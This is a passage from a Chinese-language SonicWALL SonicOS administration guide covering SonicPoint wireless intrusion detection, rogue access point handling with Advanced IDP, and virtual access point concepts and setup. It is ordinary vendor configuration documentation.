- **数据包** – 接收/传输的数据帧的总数。建立无线 LAN 的主要目的是传输数据。802.11 定义了帧主体内的数据帧类型，其中携带来自更高层的数据包，例如网页和打印机控制数据。

客户端验证流程

根据 802.11 规范，客户端验证流程包含以下事务：

1 接入点不断发出信标帧，附近的 WLAN 客户端会获取这些信标帧。

2 客户端还会在每个信道上用它自己的探测请求帧进行广播

3 范围内的接入点会以探测响应帧作出响应

4 客户端决定哪个接入点 (AP) 是最佳接入点并发送验证请求

5 接入点将发送验证回复

6 在成功验证后，客户端将向该接入点发送关联请求帧

7 接入点将以关联响应进行回复。

8 客户端现在即可将流量传输到该接入点。

64

配置 SonicPoint 入侵检测服务


- 第 648 页的 SonicPoint > IDS
  - 第 649 页的扫描接入点
  - 第 650 页的授权接入点
  - 第 651 页的记录入侵检测服务事件

SonicPoint > IDS

欺诈接入点已发展成为对无线完全性最严重的一种潜在威胁。如果某接入点未经授权而在网络上使用，则通常将其视为欺诈接入点。不安全接入点具有便利性、可负担性，并且还可轻松的添加到网络中，这为引入欺诈接入点创造了有利的环境。尤其是，真正的威胁以多种方式存在，包括与欺诈设备连接、通过不安全信道传输敏感数据以及对 LAN 资源进行不需要的访问。因此，这并不表示特定无线设备的安全性不足，而是整个无线网络的安全性存在缺陷。

入侵检测服务 (IDS) 极大地增强了防火墙的安全功能，因为它使设备可以识别最常见的非法无线活动类型并采取合理措施。对于所有接入点的 IDS 报告，防火墙均可通过扫描 SonicPoints 上的 802.11a、802.11g 和 802.11n 无线波段找到。

SonicPoint > IDS 页面报告防火墙检测的所有接入点及其关联 SonicPoints，并能够授权合法的接入点。



下表说明了**已发现接入点**表和 **SonicPoint > IDS** 页面上显示的条目。

表 78. 已发现接入点表组件

表列或实体组件	说明
实体	
“刷新”按钮	刷新界面，以显示网络中最新的接入点列表。
“扫描全部...”按钮。	启动扫描全部操作，以进行标识

表 78. 已发现接入点表组件

表列或实体组件	说明
已发现接入点表	
视图样式：SonicPoint：	如果有多个 SonicPoint，则可从 SonicPoint 下拉菜单中选择单独的设备，以将**已发现接入点**表限制为仅显示该 SonicPoint 的扫描结果。选择 **All SonicPoints**（默认），以显示所有 SonicPoints 的扫描结果。
SonicPoint	在**视图样式**下拉菜单中选择 **All SonicPoints** 后可用。 检测接入点的 SonicPoint。
MAC 地址 (BSSID)	检测到的接入点的无线接口的 MAC 地址。
SSID	接入点的无线 SSID。
类型	接入点使用的无线频段的范围， 2.4 GHz 或 5 GHz。
信道	接入点使用的无线信道
身份验证	验证类型。
Cipher	密码模式。
制造商	接入点的制造商。
信号强度	检测的无线信号的强度
最大速率	接入点无线允许的最大速率，通常为 54 Mbps
授权	单击“编辑”图标后，接入点将添加到已授权接入点的地址对象组。

以下章节说明了 SonicPoint 入侵检测服务 (IDS)：

- 第 649 页的扫描接入点
- 第 650 页的授权接入点
- 第 651 页的记录入侵检测服务事件

扫描接入点

主题：

- 第 649 页的活动扫描和扫描全部
- 第 650 页的通过 SonicPoint 扫描 SonicPoint

活动扫描和扫描全部

安全设备启动后将激活扫描。您还可以通过单击 **SonicPoint > IDS** 页面上的**扫描全部...**随时扫描接入点。安全设备执行扫描时，将无线客户端中断几秒钟。扫描将通过以下方式影响流量：

- 非持续性无状态协议（例如 HTTP）不应出现任何不良效果。
- 持续性连接（例如 FTP 协议）受到影响或中断。
- WiFiSec 连接应自动重新建立，并恢复为对客户端没有任何严重的影响。


△ 小心：**扫描期间，单击“扫描全部”会使所有活动的无线客户端断开连接。如果担心出现服务中断现象，则当 SonicWALL 安全设备处于接入点模式中时，推荐您不要单击“立即扫描”。在客户端均进入不活动状态或服务期间的短期中断可接受之前，请等待。**

通过 SonicPoint 扫描 SonicPoint

您也可以逐个对 SonicPoint 进行扫描，方法如下所示：

1 选择要在 **SonicPoint**：下拉菜单中查看的 SonicPoint。

2 单击**--执行 SonicPoint 扫描--**下拉菜单。



注：根据您所使用的 SonicPoint 模型，可显示以下选项。

- 双频无线扫描
- 扫描 802.11a 无线 (5GHz)
- 扫描 802.11g 无线 (2.4GHz)
- 扫描 802.11n 无线 (5GHz)
- 扫描 802.11n 无线 (2.4GHz)

无线欺诈设备探测和保护

可以将 SonicPoint 配置为采用专用的传感器模式，以专注于在 2.4GHz 和 5GHz 频段上被动或主动进行欺诈设备检测和保护。即使仅使用一个频段，仍然可以扫描这两个频段。可以对欺诈设备进行分析，以报告其是否连接到网络，以及有线或无线机制是否将之阻止。

1 转至 **SonicPoint > IDS** 页面。

2 单击**--执行 SonicPoint 扫描--**下拉菜单。

3 选择要执行的扫描类型，例如**双频无线扫描**。弹出消息将警告您执行扫描会导致所有当前无线客户端断开连接。


4 单击**确定**。

授权接入点

在该设备配置为授权操作之前将安全设备检测到的接入点视为欺诈接入点。

授权接入点的步骤如下：

1 单击**授权**列中的**编辑**图标，以编辑要授权的接入点。将显示弹出框。




2 单击**确定**。

通过检查是否已创建地址对象，可验证授权是否成功。

1 转至**防火墙 > 地址对象**页面。

2 单击 **All Authorized Access Points** 的**配置**图标。

3 验证是否已添加该接入点 MAC 地址。



4 单击**确定**。

记录入侵检测服务事件


启用 *IDS* 事件的记录和通知的步骤如下：

1 转至**公告板 > 日志监控**页面。

2 单击**类别**选项卡。

3 单击表中的**无线**行将其展开。

4 单击 **WLAN IDS**。



5 修改以下任一 WLAN IDS 日志类别的警报设置：

- WLAN 探测检查
- WLAN 被动欺诈接入点

- WLAN 关联淹没
- WLAN 顺序检查
- 找到欺诈接入点

65

配置高级 IDP

- 第 653 页的 SonicPoint > 高级 IDP
  - 第 654 页的对 SonicPoint 配置文件启用高级 IDP
  - 第 655 页的配置高级 IDP

SonicPoint > 高级 IDP

高级入侵检测和保护 (IDP)，或无线入侵检测和保护 (WIDP)，监控无线电频谱中是否存在未授权接入点（入侵检测），并根据管理员设置自动采取应对措施（入侵保护）。在 SonicPoint 上启用了高级 IDP 时，SonicPoint 的无线电将充当专用 IDP 传感器。


△ 小心：**在 SonicPoint 无线电上启用了高级 IDP 时，将禁用它的接入点功能，并断开任何无线客户端。**

SonicOS 无线入侵探测和防御基于 SonicPoint N 并与 Dell SonicWALL NSA 网关协作。此功能可以将 SonicPoint N 转变为专用的 WIDP 传感器，用于探测连接到 Dell SonicWALL 网络的未授权接入点。

△ 小心：**SonicPointN 配置为 WIDP 传感器时，无法用作接入点。**

此功能可用于单个无线 SonicPoint N，包括 SonicPoint Ne 和 SonicPoint Ni。

当某个接入点识别为欺诈接入点时，其 MAC 地址将添加到所有欺诈接入中



配置高级 IDP 是一个分为两个步骤的过程：

- 第 654 页的对 SonicPoint 配置文件启用高级 IDP
- 第 655 页的配置高级 IDP

对 SonicPoint 配置文件启用高级 IDP

如需对 *SonicPoint* 配置文件启用高级 *IDP*，请执行以下步骤：

1 转至 **SonicPoint > SonicPoints** 页面的 **SonicPoint N** 供应商配置文件部分。



2 单击相应 SonicPoint 配置文件的**配置**图标。此时显示**编辑 SonicPoint N/SonicPoint NDR 配置文件**窗口。



3 单击**传感器**选项卡。

提示：对于所有 SonicPoint N 配置文件，**传感器**选项卡是一样的。



4 选中**启用 WIDP 传感器**。该下拉菜单随即激活。

5 在下拉菜单中，为 IDP 扫描选择适当的日程，或选择**创建新日程**以创建自定义日程。

小心：**在 SonicPoint 无线电上启用了高级 IDP 扫描时，将禁用它的接入点功能，并断开任何无线客户端。**

6 单击**确定**。

配置高级 IDP

如需配置高级 *IDP*，请执行以下步骤：

1 转至 **SonicPoint > 高级 IDP** 页面。

2 选中**启用无线入侵探测和防御设置**以允许设备搜索欺诈接入点。默认情况下未选中该选项。其它选项随即激活。

注：将所有检测到的接入点显示在 **SonicPoint > IDS** 页面上的**已发现接入点**表中，而且您可以授权任何允许的接入点。如需授权允许的接入点，请参见第 650 页的授权接入点。

3 对于**授权接入点**，选择要将授权接入点分配到的地址对象群组。默认情况下，会将此选项设置为 **All Authorized Access Points**。

注：对于 SonicPoint N，不会创建任何接入点模式虚拟接入点 (VAP)。将创建一个站点模式 VAP，此 VAP 用于执行 IDS 扫描以及连接到不安全的接入点并向其发送探测。

4 对于**欺诈接入点**，选择要将未授权接入点分配到的地址对象群组。默认情况下，会将此选项设置为**所有欺诈接入点**。

5 选择以下两个选项之一，以确定将哪些 AP 视为欺诈 AP（一次只能启用一个）：

- **添加任何未授权接入点到欺诈接入点列表**会自动将所有检测到的未授权接入点（而不论它们是否连接到您的网络）分配到欺诈列表中。
- 只有当未授权接入点连接到您的网络时，**添加连接的未授权接入点到欺诈接入点列表**才将这些接入点分配到欺诈列表。以下选项确定 IDP 如何检测已连接的欺诈 AP；两项都可以选中：
  - **启用 ARP 缓存搜索以检测连接的欺诈接入点** - 高级 IDP 会在 ARP 缓存中搜索客户端的 MAC 地址。如果找到一个地址，且它连接到的接入点未获授权，则将该接入点归类为欺诈接入点。
  - **启用活动的探针以监控连接的欺诈接入点** - SonicPoint 将连接可疑接入点，并向防火墙的所有 LAN、DMZ 和 WLAN 接口发送探针。如果防火墙收到这其中的任何探针，则会将该接入点归类为欺诈接入点。

6 如果接入点不在欺诈列表中，但有和托管 SonicPoint 相同的 SSID，请选择**添加邪恶事物到欺诈接入点**以将接入点添加到欺诈列表。

7 选择**阻塞来自欺诈接入点和它的相关客户端的流量**可丢弃所有有与欺诈列表相匹配的源 IP 地址的传入流量。从**欺诈设备 IP 地址**下拉菜单，执行以下其中一种操作：

- 选择**所有欺诈设备**（默认）或您已创建的地址对象群组。
- 通过选中**创建 IP 地址对象群组**创建一个新地址对象群组。随即显示**添加地址对象群组**窗口。

8 选择**分离欺诈接入点和它的相关客户端**可向欺诈接入点的客户端发送取消验证消息，以阻止它们之间的通信。

9 单击**接受**按钮以保存您的更改。

66

配置虚拟接入点

- 第 657 页的 SonicPoint > 虚拟接入点
  - 第 657 页的 SonicPoint 虚拟接入点概述
  - 第 660 页的前提条件
  - 第 660 页的部署限制
  - 第 660 页的 SonicPoint 虚拟接入点配置任务列表
  - 第 674 页的慎重考虑虚拟接入点
  - 第 676 页的虚拟接入点简单配置

SonicPoint > 虚拟接入点

主题：

- 第 657 页的 SonicPoint 虚拟接入点概述
- 第 660 页的前提条件
- 第 660 页的部署限制
- 第 660 页的 SonicPoint 虚拟接入点配置任务列表
- 第 674 页的慎重考虑虚拟接入点
- 第 676 页的虚拟接入点简单配置

SonicPoint 虚拟接入点概述

注：将 SonicPoint 无线接入点与 SonicWALL NSA 设备配合使用时，支持虚拟接入点。

主题：

- 第 658 页的虚拟接入点是什么？
- 第 658 页的 SSID 是什么？
- 第 659 页的使用 ESSID 的无线漫游
- 第 659 页的什么是 BSSID？
- 第 659 页的使用虚拟接入点的优势
- 第 659 页的虚拟接入点和 VLAN 配合使用的优势

虚拟接入点是什么？


虚拟接入点是单个物理接入点的 (AP) 的多路复用实例，以使其显示为多个分立的接入点。对于无线 LAN 客户端，每个虚拟接入点都显示为一个独立的物理接入点，而实际上只存在一个物理接入点。

在虚拟接入点功能支持发展之前，无线网络降级为物理接入点和无线网络安全特性之间的一对一关系，例如身份验证和加密。换言之，提供 WPA-PSK 安全的接入点不能同时为客户端提供开放的或 WPA-EAP 连接，如果稍后需要该连接，则需要由单独的、拥有明确配置的接入点提供。这使 WLAN 网络管理员不得不去寻找一种解决方法，扩展现有的无线 LAN 基础结构，以提供不同的服务级别。

使用虚拟接入点 (VAP) 功能，多个虚拟接入点将能够存在于单个物理接入点中，同时符合针对媒体访问控制 (MAC) 协议层的 IEEE 802.11 标准，包括独特的基础服务集标识符 (BSSID) 和服务集标识符 (SSID)。这可用于对单个物理接入点设备的单一无线频率痕迹中的无线网络服务进行分段。

虚拟接入点允许您通过设置单个物理接口上的多个自定义配置，控制无限用户访问和安全设置。其中的每个自定义配置具可充当单独的（虚拟）接入点，可同时在单个或多个 SonicPoint 物理接入点上对其进行强制分组。

图 28. 虚拟接入点配置



如需 SonicOS 安全无线功能的更多信息，请参考《*SonicWALL* 安全无线集成解决方案指南》。

SSID 是什么？

服务集标识符 (SSID) 是分配给无线网络的名称。无线客户端必须使用此名称 SSID（区分大小写）才能与 SonicPoint 进行通信。SSID 最多可包含 32 个字节的文本字符串。一个网络上的多个 SonicPoints 可使用同一个 SSID。您可以对 SonicPoints 配置多达 8 个唯一的 SSID，并为每个 SSID 分配不同的配置设置。

SonicPoints 为每个配置的 SSID 广播信号（公告无线网络的可用性）。默认情况下，SSID 包含在信号中，以使无线客户端可以看到无线网络。每个 SSID（例如每个虚拟接入点或每个接入点）都提供有一个阻止信号中的 SSID 的选项，以帮助隐藏存在的无线网络，但仍允许客户端通过手动指定 SSID 进行连接。

可为每个虚拟接入点分配以下设置：

- 验证方法
- VLAN
- 使用 SSID 的客户端关联的最大数。
- SSID 隐藏

使用 ESSID 的无线漫游

ESSID（扩展服务集标识符）是共享同一个 SSID 的接入点（或虚拟接入点）集合。一个典型的无线网络包含多个接入点，目的在于覆盖单个接入点所涉及不到的服务区。客户端通过无线网络时，它们的无线连接强度在通过一个接入点 (AP1) 后减弱，并在通过另一个接入点后 (AP2) 增强。假设 AP1 和 AP2 位于同一个 ESSID 上（例如“sonicwall”），且（虚拟）接入点共享同一个 SSID 和安全配置，则客户端将能够从一个漫游到另一个。该漫游进程由无线客户端硬件和驱动程序控制，因此从一个客户端到下一个客户端的漫游行为不相同，但通常取决于 ESSID 中每个接入点的信号强度。

什么是 BSSID？

BSSID（基本服务集标识符）等同于 MAC（媒体访问控制）地址或用于标识的接入点或虚拟接入点的唯一硬件地址。继续自上述的 ESSID 部分的漫游无线客户端示例，由于“sonicwall”ESSID 上的客户端从 AP2 向 AP2 移动期间，信号强度较之前的减弱，之后逐渐增强。客户端的无线卡和驱动程序持续监视这些级别，接入点之间由于 BSSID 不同而有所区别。满足卡/驱动程序的漫游条件后，客户端将从 AP1 的 BSSID 分离并连接到 AP2 的 BSSID，同时保留已连接的 SonicWALL ESSID。

使用虚拟接入点的优势

- **无线信号保留** – 通过将单个物理接入点充当多个使用来避免信道冲突问题，这样可避免构建重复的基础结构。信道保留。多供应商越来越成为公共空间（例如机场）的标准。在机场可能需要支持 FAA 网络、一个或多个航线网络以及一个或多个无线 ISP。但在美国和欧洲，802.11b 网络只能支持三个可用（不重叠）信道，在法国和日本，仅提供一个信道。现有接入点使用信道后，其他接入点将会相互干扰并降低性能。通过允许将单个网络用作多种用途，虚拟接入点保留信道。
- **优化 SonicPoint LAN** 基础结构 – 在多个供应商之间共享同一个 SonicPoint LAN，而不是建立重叠的基础结构，以降低安装和维护 WLAN 的资本开支。

虚拟接入点和 VLAN 配合使用的优势

尽管实施虚拟接入点不需要使用 VLAN，VLAN 使用时不提供实际的流量差异化优势。如果不使用 VLAN，来自每个虚拟接入点的流量将由安全设备上的通用接口处理。这表明来自每个虚拟接入点的所有流量都将属于同一个区域和同一个子网（脚注：SonicOS 的未来版本将允许来自不同虚拟接入点的流量存在于同一个区域的不同子网中，这样甚至可在没有 VLAN 标签的情况下测量流量的差别。通过使用唯一的 VLAN ID 标签来自每个虚拟接入点的流量，并通过在安全设备上创建对应的子接口，使每个虚拟接入点可以使用唯一的子网，并将每个子接口分配给其独自的区域。

虚拟接入点拥有以下优势：

- 每个虚拟接入点都可有其独自的安全服务设置（例如 GAV、IPS、CFS 等）。
- 可使用从该区域级别配置的访问规则轻松控制来自每个虚拟接入点的流量。
- 单独的访客服务或轻量级热点消息 (LHM) 配置可应用到每个接入点，便于多个访客服务供应商展示通用的 SonicPoint 硬件集。
- 可轻松应用带宽管理和其他基于访问规则的控制。

前提条件

- 必须通过选择 **SonicPoint > SonicPoints > 常规设置**选项卡，明确启用虚拟接入点支持的每个 SonicWALL SonicPoint。**启用 SonicPoint** 复选框位于 SonicOS 管理界面，可启用无线 A 或 G。
- 必须将 SonicPoints 链接到您 SonicWALL 网络安全设备上的 WLAN 区域才能设置接入点。
- 将虚拟接入点与 VLAN 配合使用时，必须确保物理 SonicPoint 发现和设置包保持为未添加标签的状态（除非本地中止 VLAN 子接口进入防火墙）。还必须确定没有任何中间设备（例如网络上支持 VLAN 的交换机）在传递的时候对 SonicPoint 添加 VLAN 标签的虚拟接入点进行更改（未封装或未双重封装）。

部署限制

配置虚拟接入点设置时，请注意以下部署限制：

- 应用最大 SonicPoint 限制，且根据您的 SonicWALL 安全设备的不同而不同。请在第 666 页的自定义 VLAN 设置中查看这些限制。

SonicPoint 虚拟接入点配置任务列表

SonicPoint 虚拟接入点部署需要多个配置步骤。以下章节首先简要概述了其中包含的步骤，然后深入检查成功部署虚拟接入点的各个部分。后续的章节说明了虚拟接入点的部署要求，并提供管理员配置任务列表：

- 第 660 页的 SonicPoint 虚拟接入点配置概述
- 第 662 页的网络区域
- 第 666 页的 VLAN 子接口
- 第 667 页的 DHCP 服务器范围
- 第 674 页的 SonicPoint 设置配置文件
- 第 674 页的慎重考虑虚拟接入点
- 第 685 页的将虚拟接入点部署到 SonicPoint


SonicPoint 虚拟接入点配置概述

以下是配置虚拟接入点部署所需的区域：

- **区域** - 区域是虚拟接入点配置的重要部分。您创建的每个区域都将拥有其独自的安全和访问控制设置，您可以通过 VLAN 子接口创建并应用多个区域到单个物理接口。
- **接口（或 VLAN 子接口）** - 接口（X2、X3 等）表示 SonicWALL 网络安全设备和 SonicPoint 之间的物理连接。您单独的区域设置将应用到这些接口，然后转发至 SonicPoints。
- **DHCP 服务器** - DHCP 服务器将租用的 IP 地址分配给指定范围内的用户，称为“范围”。DHCP 范围的默认范围通常很大，足以满足最多的 SonicPoint 部署，例如，对仅使用 30 个地址的接口使用 200 个地址的范围。基于此原因，必须仔细设置 DHCP 范围才能确保不会用完可用的租用范围。
- **虚拟接入点配置文件** - 虚拟接入点配置文件功能用于创建根据需要可轻松应用到新 SonicPoint 虚拟接入点的 SonicPoint 设置配置文件。
- **虚拟接入点对象** - 虚拟接入点对象功能用于设置常规虚拟接入点设置。通过虚拟接入点设置可配置 SSID 和 VLAN ID。
- **虚拟接入点群组** - 虚拟接入点群组功能用于对多个虚拟接入点对象进行分组，并将它们同步应用到您的 SonicPoint。

